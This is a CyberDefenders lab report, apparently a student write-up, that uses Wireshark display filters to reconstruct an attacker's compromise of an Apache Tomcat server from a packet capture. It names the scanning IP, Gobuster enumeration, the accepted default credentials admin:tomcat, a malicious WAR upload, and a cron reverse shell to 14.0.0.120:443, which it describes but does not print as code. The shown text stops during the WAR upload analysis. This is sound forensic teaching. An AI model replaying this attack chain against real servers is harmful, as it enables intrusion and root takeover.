

Tomcat Takeover Network Forensics Investigation

CyberDefenders Lab Report

Field	Value
Author	Alaa Zahra
Discipline	Network Forensics and Incident Investigation
Primary Tool	Wireshark
Evidence	Tomcat Takeover PCAP
Reporting Time Standard	UTC

Investigation conclusion

The evidence confirms that 14.0.0.120 compromised the Apache Tomcat server at 10.0.0.112 by scanning the host, enumerating Tomcat with Gobuster, authenticating to Manager with weak credentials, deploying a malicious WAR file, obtaining a root shell, and installing cron-based reverse-shell persistence.

Executive Summary

This report reconstructs a successful compromise of an Internet-facing Apache Tomcat service from packet-capture evidence. The attack began with high-speed TCP scanning against 10.0.0.112. The source then enumerated the web application on port 8080, discovered the Tomcat Manager interface, and sent repeated HTTP Basic Authentication attempts. After the credentials admin:tomcat were accepted, the source uploaded JXQOZY.war through the Manager upload function.

The deployed archive established interactive command execution. The TCP stream records whoami returning root, followed by a cron entry that launches Bash every minute and connects to 14.0.0.120:443. The combination of exposed administration, weak credentials, clear-text HTTP, and root service privileges converted a web-management compromise into complete host compromise.

Key Findings

Question	Finding
Scanning source	14.0.0.120
Apparent country	China
Administrative service	Apache Tomcat Manager on TCP 8080
Enumeration tool	Gobuster 3.6
Administrative path	/manager
Accepted credentials	admin:tomcat
Malicious upload	JXQOZY.war
Reverse-shell destination	14.0.0.120:443
Execution privilege	root
Persistence	Every-minute cron callback

Scope and Evidence Standard

The conclusions in this report are limited to the supplied PCAP and the supporting IP lookup screenshot. Findings described as confirmed are directly visible in packets or reconstructed streams. IP geolocation is treated as contextual because registered network location does not establish the physical location of the operator.

Investigation Method

The analysis moved from capture statistics to endpoints, conversations, and application content. Each conclusion was confirmed in the relevant stream and server response instead of relying on packet volume alone.

1. Evidence Triage

The PCAP contains 21,070 packets and covers 870.631 seconds, equal to 14 minutes 30.631 seconds. The capture metadata includes SHA-256 and SHA-1 hashes that can support evidence-integrity tracking. Wireshark time presentation can change with the configured display format and local time zone; the incident timeline in this report is normalized to UTC using packet timestamps.




Figure 1. Capture properties, duration, packet count, and evidence hashes.

Protocol and Endpoint Baseline

The protocol hierarchy shows that almost all traffic is TCP. HTTP is critical because the relevant requests and responses are unencrypted, including directory requests, Basic Authentication, and the multipart WAR upload. The endpoint table identifies 14.0.0.120 and 10.0.0.112 as the dominant participants, but behavior is required to assign roles.




Figure 2. Protocol hierarchy showing TCP-dominant traffic and visible HTTP.




Figure 3. IPv4 endpoints used to identify high-volume systems for deeper analysis.

2. Scanning Source

Investigation question. Which source initiated requests across many ports on the web server?

Reasoning. A port scan is best identified by repeated initial SYN packets from one source to many destination ports in a short interval. Filtering only SYN packets with no ACK removes established-session traffic and highlights new connection attempts.

Wireshark display filter

```
tcp.flags.syn == 1 && tcp.flags.ack == 0 && ip.dst == 10.0.0.112
```

Observed evidence. 14.0.0.120 sends SYN packets to numerous ports on 10.0.0.112 within milliseconds. The destination ports include common web, database, remote-access, and file-sharing services.




Figure 4. Rapid multi-port SYN activity from 14.0.0.120 to 10.0.0.112.

Finding. The scanning source is 14.0.0.120.

Interpretation note. High packet volume supported prioritization, but the multi-port SYN pattern is the evidence that establishes scanning behavior.

3. Apparent Source Country

Investigation question. Which country is associated with the scanning IP?

Reasoning. After the suspicious source was established from PCAP behavior, an IP lookup was used only to add network-registration context.

Observed evidence. The lookup for 14.0.0.120 reports Guangzhou, Guangdong, China.




Figure 5. Supporting geolocation result for 14.0.0.120.

Finding. The apparent source country is China.

Interpretation note. Geolocation is not attribution. A VPN, proxy, cloud host, or compromised system may separate the observed IP from the operator.

4. Administrative Port

Investigation question. Which open port provides access to the web server administration panel?

Reasoning. A server SYN/ACK confirms an accepted TCP connection attempt. The response source port can then be correlated with application traffic to identify the exposed service.

Wireshark display filter

```
tcp.flags.syn == 1 && tcp.flags.ack == 1 && ip.src == 10.0.0.112 && ip.dst == 14.0.0.120
```

Observed evidence. 10.0.0.112 sends repeated SYN/ACK packets from source port 8080 to 14.0.0.120. Later HTTP streams on that port contain Tomcat Manager paths.




Figure 6. SYN/ACK responses confirming accepted connections to TCP 8080.

Finding. The Tomcat administrative interface is exposed on TCP port 8080.

5. Web Content Enumeration

Investigation question. Which tool assisted the attacker in enumerating directories and files?

Reasoning. Automated enumeration often produces many path guesses with consistent timing and a recognizable User-Agent. Following the HTTP stream preserves the complete sequence and response status codes.

Wireshark display filter

```
ip.src == 14.0.0.120 && tcp.dstport == 8080 && http.request
```

Observed evidence. The HTTP requests include User-Agent: gobuster/3.6 and a large number of guessed Tomcat-related paths. The error responses disclose Apache Tomcat/7.0.88.




Figure 7. HTTP stream showing Gobuster path enumeration and Tomcat version disclosure.

Finding. The enumeration tool is Gobuster version 3.6.

6. Tomcat Manager Discovery

Investigation question. Which administrative directory was uncovered?

Reasoning. The important signal is not limited to HTTP 200. Redirects can confirm that a path exists and reveal its canonical or authenticated destination.

Wireshark display filter

http.request.uri contains "/manager"

Observed evidence. GET /manager receives HTTP 302 with Location: /manager/. The next request is redirected to /manager/html, after which the client requests the Manager interface.




Figure 8. Redirect chain from /manager to the Tomcat Manager HTML application.

Finding. The administrative directory is /manager.

Interpretation note. The 302 status confirms recognized application routing; it should not be interpreted as a missing path.

7. Successful Authentication

Investigation question. Which credentials were accepted by the Tomcat Manager interface?

Reasoning. HTTP Basic Authentication carries Base64-encoded credentials in the Authorization header. The correct workflow is to isolate authorization-bearing requests, decode the header, and confirm success using the response and access to protected resources.

Wireshark display filter

`ip.src == 14.0.0.120 && tcp.dstport == 8080 && http.authorization`

Observed evidence. Wireshark decodes the credentials as admin:tomcat. The corresponding response and subsequent Manager assets show authenticated access rather than an isolated failed attempt.




Figure 9. Decoded Basic Authentication credentials and protected Manager requests.

Finding. The accepted credentials are admin:tomcat.

Interpretation note. Base64 is encoding, not encryption. Clear-text HTTP allows anyone with packet visibility to recover Basic Authentication credentials.

8. Malicious WAR Deployment

Investigation question. Which malicious file was uploaded after the attacker accessed Tomcat Manager?

Reasoning. Tomcat Manager can deploy Java web applications packaged as WAR files. The multipart upload request exposes the submitted filename and archive content; the server response is then checked to determine whether the action completed.

Wireshark display filter

```
http.request.method == "POST" && http.request.uri contains "/manager/html/upload"
```

Observed evidence. The multipart form declares filename="JXQOZY.war" and application/octet-stream content beginning with the ZIP signature PK. The Tomcat response is HTTP 200 OK.

